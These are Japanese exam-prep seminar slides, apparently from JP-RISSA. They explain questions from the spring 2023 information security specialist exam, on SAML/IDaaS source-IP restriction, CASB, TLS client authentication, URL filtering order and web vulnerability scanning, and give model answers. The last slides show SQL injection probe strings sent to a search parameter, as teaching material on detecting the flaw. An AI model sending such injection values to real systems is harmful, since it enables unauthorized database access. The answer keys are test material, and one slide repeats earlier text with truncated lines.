徳丸浩『体系的に学ぶ 安全なWebアプリケーションの作り方 第2版』
（SBクリエイティブ[2018]）ISBN978-4-7973-9316-3 C0055 ¥3200E

税抜，自腹

R04春SC午後 II 問2設問4，設問5は
ぶっちゃけ，この本のオマージュ。
今年も炸裂するのか！？

『日常』©Keiichi ARAWI 2007

中村雄一 ほか『認証と認可 Keycloak入門　OAuth/OpenID Connectに準拠したAPI認可とシングルサインオンの実現』
（リックテレコム[2022]）ISBN978-4-86594-322-1 C3055 ¥4000E

以降 『認証と認可』と表記。

TLP：WHITE

Copyright © 2022 JP-RISSA All Rights Reserved.

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

『認証と認可』との対比




図 2　SAML 認証の流れ

右記『認証と認可』での，相当する番号




図 3.2.1　SAML による SSO (SP-Initiated SSO)

1. ユーザーは、アプリケーションにアクセスします。
2. アプリケーションは、「SAML リクエスト」という XML 形式のメッセージを含む認証リクエストを HTTP で認証サーバーに送信します。
3. 認証サーバーは、ユーザーに対して認証を要求します。図ではログイン画面でのユーザーID/ パスワードによる認証としていますが、認証そのものに関しては OIDC と同様、SAML では規定されておりません。
4. ユーザーは、ユーザーID/ パスワードを送信します。
5. 認証サーバーは、ユーザーを識別し、その結果として「SAML レスポンス」を発行し、アプリケーションに返します。
6. アプリケーションは、SAML レスポンスに含まれる「SAML アサーション」を検証し、ユーザーにコンテンツを返却します。

『認証と認可』p87より引用

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問3 その②

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問3設問1（2）

下線①で，話を「社外から…利用することはできない」と限定できるのは，ここの記述が根拠。

Q社では「PCの社外持出しは禁止されており，**PCのWebブラウザからインターネットへのアクセスは，**（注：**営業所からの通信も，本社とのVPNを経て）本社のプロキシサーバを経由する。**Q社では，**業務でSaaS-a**，SaaS-b，SaaS-c，SaaS-dという四つのSaaS，**及びLサービスというIDaaSを利用**している。」




図1　Q社のネットワーク構成（村山注：抜粋）

表１　図１中の主な構成要素並びにその機能概要及び設定（続き）

構成要素	機能名	機能概要	設定
L サービス	SaaS 連携機能	SAML で各 SaaS と連携する。	有効
	送信元制限機能	契約した顧客が設定した IP アドレス 1)からのアクセスだけを許可する。それ以外のアクセスの場合，拒否するか，L サービスの多要素認証機能を動作させる	有効 2)

注 2)　本社の UTM のグローバル IP アドレスを送信元 IP アドレスとして設定している。設定している IP アドレス以外からのアクセスは拒否する設定にしている。

他の，“クラウド側で送信元IPアドレスを制限している”に着目させる出題例は，R03秋SC午後Ⅱ問2設問2（2）

「ある日，**同業他社のJ社において，SaaS-aの偽サイトに誘導されるというフィッシング詐欺**にあった結果，SaaS-aに不正アクセスされるという被害があったと報道された。**しかし，Q社の設定では**，仮に，同様のフィッシング詐欺のメールを受けて**SaaS-aの偽サイトにLサービスの利用者IDとパスワードを入力してしまう従業員がいたとしても，①攻撃者がその利用者IDとパスワードを使って社外からLサービスを利用することはできない。したがって**，S主任は，報道と**同様の被害にQ社があうおそれは低い**と考えた。」

【Q】本文中の下線①について，利用できない理由を，40字以内で具体的に答えよ。

【A】「送信元制限機能で，本社のUTMからのアクセスだけを許可しているから（33字）」

“そもそも社外にQ社のPCなんてあるわけないから”は，途中の話を略しすぎ，バツ。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その③

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問3設問2（1），設問2（2）

「**Q社は**，全従業員を対象に**在宅勤務を導入する**ことになった。**そこで，リモート接続用PC**（以下，**R-PC**という）**を貸与し，各従業員宅のネットワークから本社のサーバにアクセスしてもらう**ことにした。」
Q社の「K部長がベンダーに相談したところ，**R-PC，社内，クラウドサービスの間の通信を中継するP社のクラウドサービス**（以下，**Pサービス**という）の紹介があった。」

表3　Pサービスの主な機能

機能名	機能概要
マルウェアスキャン機能	・送信元からの TLS 通信を終端し，復号してマルウェアスキャンを行う。マルウェアスキャンの完了後，再暗号化して送信先に送信する。これを実現するために，［ d ］を発行する［ e ］を，［ f ］として，PC にインストールする。

表3　Pサービスの主な機能

機能名	機能概要
通信可視化機能	・中継する通信のログを基に，クラウドサービスの利用状況の可視化を行う。本機能は，［ g ］の機能の一つである。

【Q1】表3中の［ d ］～［ f ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　Pサービスのサーバ証明書　　イ　信頼されたルート証明書　　ウ　認証局の証明書

【A1】【d】「ア（Pサービスのサーバ証明書）」，【e】「ウ（認証局の証明書）」，
【f】「イ（信頼されたルート証明書）」

【Q2】表3中の［ g ］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　CAPTCHA　　イ　CASB　　ウ　CHAP　　エ　CVSS　　オ　クラウドWAF

【A2】「イ（CASB）」 CASB：“Cloud Access Security Broker”の略

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ問3 その④

JP-RISSA 情報処理安全確保支援士会

「設問3（1）は，正答率が低かった。“見直し前”と“見直し後”の通信経路について理解していないと思われる解答が散見された。クラウドサービスのセキュリティを確保するためには，クラウドサービスとの通信経路を把握する必要があるので，ネットワーク構成の見直しによってどのように通信経路が変わるかを理解してほしい。」（『採点講評』より）

R05春SC午後Ⅰ問3設問3（1）

Q社では「PCの社外持出しは禁止されており，**PCのWebブラウザからインターネットへのアクセスは，**（注：**営業所からの通信も，本社とのVPNを経て）本社のプロキシサーバを経由する。**」

「**Q社は**，全従業員を対象に**在宅勤務を導入する**ことになった。」「ベンダーに相談したところ，（注：**リモート接続用の**）**R-PC，社内，クラウドサービスの間の通信を中継するP社のクラウドサービス**（以下，**Pサービス**という）の紹介があった。」


表3　Pサービスの主な機能

機能名	機能概要
リモートアクセス機能	・Pコネクタ[2)]を社内に導入することによって，社内と社外の境界にあるファイアウォールの設定を変更せずに社外から社内にアクセスできる。

注[2)]　P社が提供する通信機器である。Pコネクタと Pサービスとの通信は，Pコネクタから Pサービスに接続を開始する。

村山注：IDaaS「Lサービス」への接続については，表3 項番1と，このあと設問3（2）に出てくる話で，よしなにやってくれます。

（Q社の全社）→「プロキシサーバ」→「UTM」→（インターネット）→「Lサービス」という経路



旧

図1　Q社のネットワーク構成（村山注：抜粋）

「Pコネクタ」が，本社と営業所の両方に描かれている → 次問では，この点を考慮させます。




図3　Pサービスを導入する場合のQ社のネットワーク構成（村山注：抜粋）

Pサービスを導入する場合の，Q社の

表4　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件1	・②営業所からインターネットへのアクセス方法を見直す。

「要件1」は，表2によると「本社のインターネット回線をひっ迫させない。」これは，営業所でのローカルブレイクアウトについての要件だと言えます。

【Q】表4中の下線②について，見直し前と見直し後のアクセス方法の違いを，30字以内で答えよ。

【A】「プロキシサーバではなく，Pサービスを経由させる。（24字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

設問3（2）…の前に，振り返り。

JP-RISSA 情報処理安全確保支援士会

【設問1（2）の振り返り】

IDaaSの「Lサービス」では，Q社の本社のUTMがもつIPアドレスからのアクセスだけを許可していた。
営業所からLサービスへのアクセスも，（本社とのVPNを経て）本社のプロキシサーバ・UTM経由だった。

Q社 本社からではない送信元IPアドレスについては，Lサービスで「拒否する設定にしている。」




図1　Q社のネットワーク構成（村山注：抜粋）

構成要素	機能名	機能概要
L サービス	SaaS 連携機能	SAML で各 SaaS と連携する。
	送信元制限機能	契約した顧客が設定した IP アドレス 1) スだけを許可する。それ以外のアクセ

注 2)　本社の UTM のグローバル IP アドレスを送信元 IP アドレスとして設
る IP アドレス以外からのアクセスは拒否する設定にしている。

他の，“クラウド側で送信元IPアドレスを制限している”に着目させる出題例は，R

「ある日，**同業他社のJ社において，SaaS-aの偽サイトに誘導されるというフィッシング詐**SaaS-aに不正アクセスされるという被害があったと報道された。**しかし，Q社の設定では，**フィッシング詐欺のメールを受けて**SaaS-aの偽サイトにLサービスの利用者IDとパスワード**従業員がいたとしても，①攻撃者がその利用者IDとパスワードを使って社外からLサービスできない。したがって，**S主任は，報道と**同様の被害にQ社があうおそれは低い**と考えた。」

【Q】本文中の下線①について，利用できない理由を，40字以内で具体的に答えよ。

【A】「送信元制限機能で，本社のUTMからのアクセスだけを許可しているから（33字）」

【設問3（1）の振り返り】

「営業所」でのローカルブレイクアウトに伴い，営業所からLサービスへのアクセスは，本社のプロキシサーバ・UTM経由ではなく，Pサービス経由となる。

送信元IPアドレスが変わるので，営業所からLサービスへのアクセスは拒否されることに。まずい！

おねがいLサービス！
営業所を許してあげて！

るファイアウォールの設定を変更せずに社外から社内にアクセスできる。

供する通信機器である。P コネクタと P サービスとの通信は，P コネクタから P サーを開始する。

注：IDaaS「Lサービス」への接続については，表3 項番1と，のあと設問3（2）に出てくる話で，よしなにやってくれます。

Pサービスを導入する場合の，Q社の




図3　Pサービスを導入する場合のQ社のネットワーク構成（

表 4　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件 1	・②営業所からインターネットへのアクセス方法を見直す。

「要件1」は，表2によると「本社のインターネット回線をこれは，営業所でのローカルブレイクアウトについての要

【】表4中の下線②について，見直し前と見直し後のアクセス方法の違いを，30字以内で答えよ。

【A】「プロキシサーバではなく，Pサービスを経由させる。（24字）」

TLP：WHITE


Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その⑤

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ問3設問3（2）

① 送信元IPアドレスが「本社のUTM」である通信は，これまでも許可されていました。
今回答えるべきは，そこに「追加する設定」。



R-PC（リモート接続用PC）をどうするのかは，次の設問3（3）

② ならば，送信元IPアドレスが「営業所のUTM」である通信も，追加で許可しましょう。

図3　Pサービスを導入する場合のQ社のネットワーク構成（村山注：抜粋）

表4　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件1	・②営業所からインターネットへのアクセス方法を見直す。 ・Lサービスでの送信元制限機能は有効にしたまま，③営業所からLサービスにアクセスできるように設定を追加する。

【Q】表4中の下線③について，Lサービスに追加する設定を，40字以内で答えよ。

【A】「送信元制限機能で，営業所のUTMのグローバルIPアドレスを設定する。（34字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その⑥

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問3設問3（3）

表１　図１中の主な構成要素並びにその機能概要及び設定（続き）

構成要素	機能名	機能概要	設定
Lサービス	SaaS 連携機能	SAML で各 SaaS と連携する。	有効
	送信元制限機能	契約した顧客が設定した IP アドレス 1)からのアクセスだけを許可する。それ以外のアクセスの場合，拒否するか，Lサービスの多要素認証機能を動作させるかを選択できる。	有効 2)
	多要素認証機能	次のいずれかの認証方式を，利用者 ID とパスワードによる認証方式と組み合わせる。 （ア）スマートフォンに SMS でワンタイムパスワードを送り，それを入力させる方式 （イ）TLS クライアント認証を行う方式	無効

R-PC（リモート接続用PC）は，こう対処することに。

【表3 項番1】
「R-PCからPサービスを経由してアクセスするSaaSでの認証を，（略）多要素認証を用いて行うことができる。」

表３　Pサービスの主な機能

項番	機能名	機能概要
1	Lサービス連携機能	・R-PC から P サービスを経由してアクセスする SaaS での認証を，L サービスの SaaS 連携機能及び多要素認証機能を用いて行うことができる。 ・L サービスの送信元制限機能には，P サービスに接続してきた送信元の IP アドレスが通知される。

「要件2」は，表2によると「Lサービスに接続できるPCを，本社と営業所のPC及びR-PCに制限する。なお，従業員宅のネットワークについて，前提を置かない。」

「前提を置かない」：“どこでどんな使われ方をされても知らんよ。”

表４　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件２	・表３の項番１の機能を使う。 ・L サービスでの送信元制限機能において，Q 社が設定した IP アドレス以外からのアクセスに対する設定を変更する。さらに，多要素認証機能を有効にして，④方式を選択する。

こんな時には「速効サプリ®」，パターン24「機器の確認→“クライアント認証”」系。

「管理者からの目が届かない場所にある（自組織の）端末，例えばテレワークで遠隔地に持ち出された端末などを，“本当に自組織のものか？ 私物を使ってはいないか？”と確認するための方法とくれば，答の軸は“クライアント認証”や“クライアント証明書を検証する。”です。」『うかる！支援士［第2版］』（日経BP[2023]p188）

【Q】表4中の下線④について，選択する方式を，表1中の（ア），（イ）から選び，記号で答えよ。

【A】「（イ）」（注：「TLSクライアント認証を行う方式」）

もうこの答えさせ方，パターンとして覚えて下さい。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その⑦

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問3設問3（4）

表2　ネットワーク構成の見直しの要件

要件	内容
要件3	R-PC から本社のサーバにアクセスできるようにする。ただし，UTM のファイアウォール機能には，インターネットからの通信を許可するルールを追加しない。
要件4	HTTPS 通信の内容をマルウェアスキャンする。

「Pサービス」
他にもいろいろ便利です。

表3　P サービスの主な機能

項番	機能名	機能概要
2	マルウェアスキャン機能	・送信元からの TLS 通信を終端し，復号してマルウェアスキャンを行う。マルウェアスキャンの完了後，再暗号化して送信先に送信する。これを実現するために，［ d ］を発行する［ e ］を，［ f ］として，PC にインストールする。
6	リモートアクセス機能	・P コネクタ[2]を社内に導入することによって，社内と社外の境界にあるファイアウォールの設定を変更せずに社外から社内にアクセスできる。

注[1]　https://▲▲▲.■■■/ のように，“ https:// ” から最初の “ / ” までを示す。
注[2]　P 社が提供する通信機器である。P コネクタと P サービスとの通信は，P コネクタから P サービスに接続を開始する。

こういう対応付けです。

表2で出てきた要件番号

表4　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件3	・表3の項番［ h ］の機能を使う。
要件4	・表3の項番［ i ］の機能を使う。

【Q】表4中の［ h ］，［ i ］に入れる適切な数字を答えよ。【A】【h】「6」，【i】「2」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅰ 問3 その⑧

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅰ 問3設問3（5）

製造業の「**Q社には**，営業部，**研究開発部**，製造部，総務部，情報システム部**がある。**」「Q社では，**業務でSaaS-a，SaaS-b，SaaS-c，SaaS-dという四つのSaaS**，及びLサービスというIDaaS**を利用している。**」

注記　四つの SaaS のうち SaaS-a は，研究開発部の従業員が使用する。それ以外の SaaS は，全従業員が使用する。
“「SaaS-a」の「業務で必要な最小限の利用者」とは，「研究開発部の従業員」のことだ。”という読解が必要。
注 1)　SaaS-a は，外部ストレージサービスであり，URL は，https://△△△-a.jp/ から始まる。

図1　Q社のネットワーク
（村山注：図の下方の一部を抜粋）

表 2　ネットワーク構成の見直しの要件

要件	内容
要件 5	SaaS-a 以外の外部ストレージサービスへのアクセスは禁止とする。また，SaaS-a へのアクセスは業務で必要な最小限の利用者に限定する。

表2で出てきた要件番号

こういう対応付けです。

表 4　ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件 5	・表 3 の項番 3 及び項番 4 の機能を使って，表 5 に示す設定を行う。

表 3　P サービスの主な機能

項番	機能名	機能概要
3	URL カテゴリ単位フィルタリング機能	・アクセス先の URL カテゴリと利用者 ID との組みによって，“許可”又は“禁止”のアクションを適用する。 ・URL カテゴリには，ニュース，ゲーム，外部ストレージサービスなどがある。 ・各 URL カテゴリに含まれる URL のリストは，P 社が設定する。
4	URL 単位フィルタリング機能	・アクセス先の URL のスキームからホストまでの部分 1)と利用者 ID との組みによって，“許可”又は“禁止”のアクションを適用する。

注 1)　https://▲▲▲.■■■/ のように，“ https:// ”から最初の“ / ”までを示す。

表 5　要件 5 に対する設定

番号	表 3 の項番	URL カテゴリ又は URL	利用者 ID	アクション
1	4 あ	https://△△△-a.jp/ j	研究開発部の従業員 の利用者 ID	許可 l
2	3 い	外部ストレージサービス m	全て n の利用者 ID	禁止 o

注記　番号の小さい順に最初に一致したルールが適用される。

「設問3（5）は，正答率が平均的であった。表5の番号1と番号2について，逆に解答した受験者が散見された。適用されるルールの順番によって動作が変わってしまう。セキュリティ製品のフィルタリングルールでは，適用の順番に注意してほしい。」（『採点講評』より）

【Q】表5中の［　あ　］，［　い　］に入れる適切な数字，［　j　］～［　o　］に入れる適切な字句を答えよ。

正解は表5中に記入済み

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の進行予定

対策セミナー#8　7月15日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本日の進行予定

対策セミナー#8　7月15日（土）19時半 ～ 21時15分

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後Ⅰ】　35分（済み）
- 休憩　5分（済み）
- こう出た【午後Ⅱ】　40分
- 質問，クロージング　10分

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

午後Ⅱ 問1

Webセキュリティに関する次の記述を読んで，設問に答えよ。

「**問1**では，Webサイトに対する脆弱性診断を題材に，脆弱性診断で注意すべき点と脆弱性に関する知識や対策について出題した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 企業グループでは，グループ会社がそれぞれ多数のWebサイトを構築している場合がある。さらに，そうしたWebサイトのセキュリティ品質を一定に保つための脆弱性診断を第三者に委託している場合と自社で実施している場合がある。
  - 本問では，Webサイトに対する脆弱性診断を題材として，各種脆弱性に関する知識，それらを発見するためのツールの利用方法と注意点に関する知識，及び脆弱性診断を自社で実施する上での課題を解決する能力を問う。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

本問の主役「ツールV」

JP-RISSA 情報処理安全確保支援士会

- DAST（動的アプリケーションセキュリティテスト）のツール
  - DAST：Dynamic Application Security Testing
    - Webサイトに対し，ブラックボックステストを行える。
  - 対してSAST（Static …）は，ソースコードとかに対して静的にテストする
    - Webサイトに対し，ホワイトボックステストを行うもの。
- 午後Ⅱ問1は，「ツールV」をWebサイトの診断に用いる，という体裁で話が進んでいく。
- 【参考】DASTのプロダクトやソリューション（例）
  - 無償：OWASP ZAP
  - 有償：Burp Suite（バープ スイート），WhiteHat Dynamic, InsightAppSec，Vex

国産。本問の「ツールV」は
これをイメージしたもの？

これを売るPortSwigger社は “Web Security Academy” も運営。
Web脆弱性診断の良い勉強になるとの噂，無料（村山は未学習）
https://portswigger.net/web-security

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その①

JP-RISSA 情報処理安全確保支援士会

R05春SC午後 II 問1設問1

「**A社では**，資産管理システムを利用し，IT資産の管理を効率化している。**Webサイトの立上げ時は，資産管理システムへの**Webサイトの概要，**システム構成**，IPアドレス，担当者**などの登録申請が必要である**。」

(2) 診断対象 URL の登録機能

(2-1) 診断対象 URL の自動登録機能：探査を開始する URL を指定すると，自動探査によって，指定された URL の画面に含まれるリンク，フォームの送信先などをたどり，診断対象 URL を自動的に登録していく。診断対象 URL にひも付くパラメータ[1]とその初期値も自動的に登録される。

(2-2) 診断対象 URL の手動登録機能：診断対象 URL を手動で登録する。診断対象 URL にひも付くパラメータとその初期値は自動的に登録される。

注[1] 例えば，検索画面から検索結果が表示される画面に遷移する URL が診断対象 URL の場合，診断時に送信される検索ワードを含むパラメータを指す。

図1 ツール V の仕様（抜粋）

（村山注：更に抜粋）

そんな時には「速効サプリ®」，パターン2「手早い把握は“構成（コーセイ）！”」系。
『うかる！支援士［第2版］』（日経BP[2023]p18-21）

表2 診断対象 URL の自動登録機能及び手動登録機能の特徴

自動登録機能の特徴	手動登録機能の特徴
・登録に作業者の工数がほぼ不要である。 ・常に一定の品質で登録できる。 ・Web サイトによっては，登録が漏れる場合がある。例えば，遷移先の URL が JavaScript などで動的に生成されるような場合である。 ・必須入力項目に適切な値を入力できず，正常に遷移できないことがある。	・登録に作業者の工数が必要である。 ・Web ブラウザを使ってトップページから順に手動でたどっても，登録が漏れる場合がある。Web サイトの全ての URL を診断対象とする場合，①診断対象 URL を別の方法で調べる必要がある。

設問3（1）正解「ウ」の背景

設問3（1）正解「エ」の背景

【Q】表2中の下線①について，別の方法を，30字以内で答えよ。

【A】「診断対象のWebサイトの設計書を確認するという方法（25字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その②

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問2（1）

SQLインジェクションだと診断された「診断で，**ツールVが送ったパラメータと検索結果の件数を表3に示す。**なお，トピック検索の画面で**検索条件として入力した値は，パラメータkeywordに格納される。**」

【適切に検出できた B社】
【a】keyword＝「manual' and 'a'='a」
【b】keyword＝「manual' and 'a'='b」

【検出できなかった Zさん】
【a】keyword＝「xyz' and 'a'='a」
【b】keyword＝「xyz' and 'a'='b」

表３　ツール V が送ったパラメータと検索結果の件数（抜粋）

診断者	送ったパラメータ		検索結果の件数
B 社	keyword=manual		10 件
	keyword=manual’		0 件
	keyword=manual	a ' and 'a'='a	10 件
	keyword=manual	b ' and 'a'='b	0 件
Z さん	keyword=xyz		0 件
	keyword=xyz’		0 件
	keyword=xyz	a ' and 'a'='a	0 件
	keyword=xyz	b ' and 'a'='b	0 件

注記１　B 社はパラメータ keyword の初期値を manual としている。
注記２　Z さんはパラメータ keyword の初期値を xyz としている。

文字列「manual」は10行，存在する

文字列「xyz」はそもそも存在しない

「SELECT 列名 FROM テーブル名 WHERE どこかの列名 LIKE '?' ;」
上記 LIKE句の？部分に各keywordの文字列を代入すると…

- LIKE 'manual'' ;【構文エラーの場合，0件という扱い】
- LIKE 'manual' and 'a'='a' ;【検索可能で，文字列「manual」ヒット】
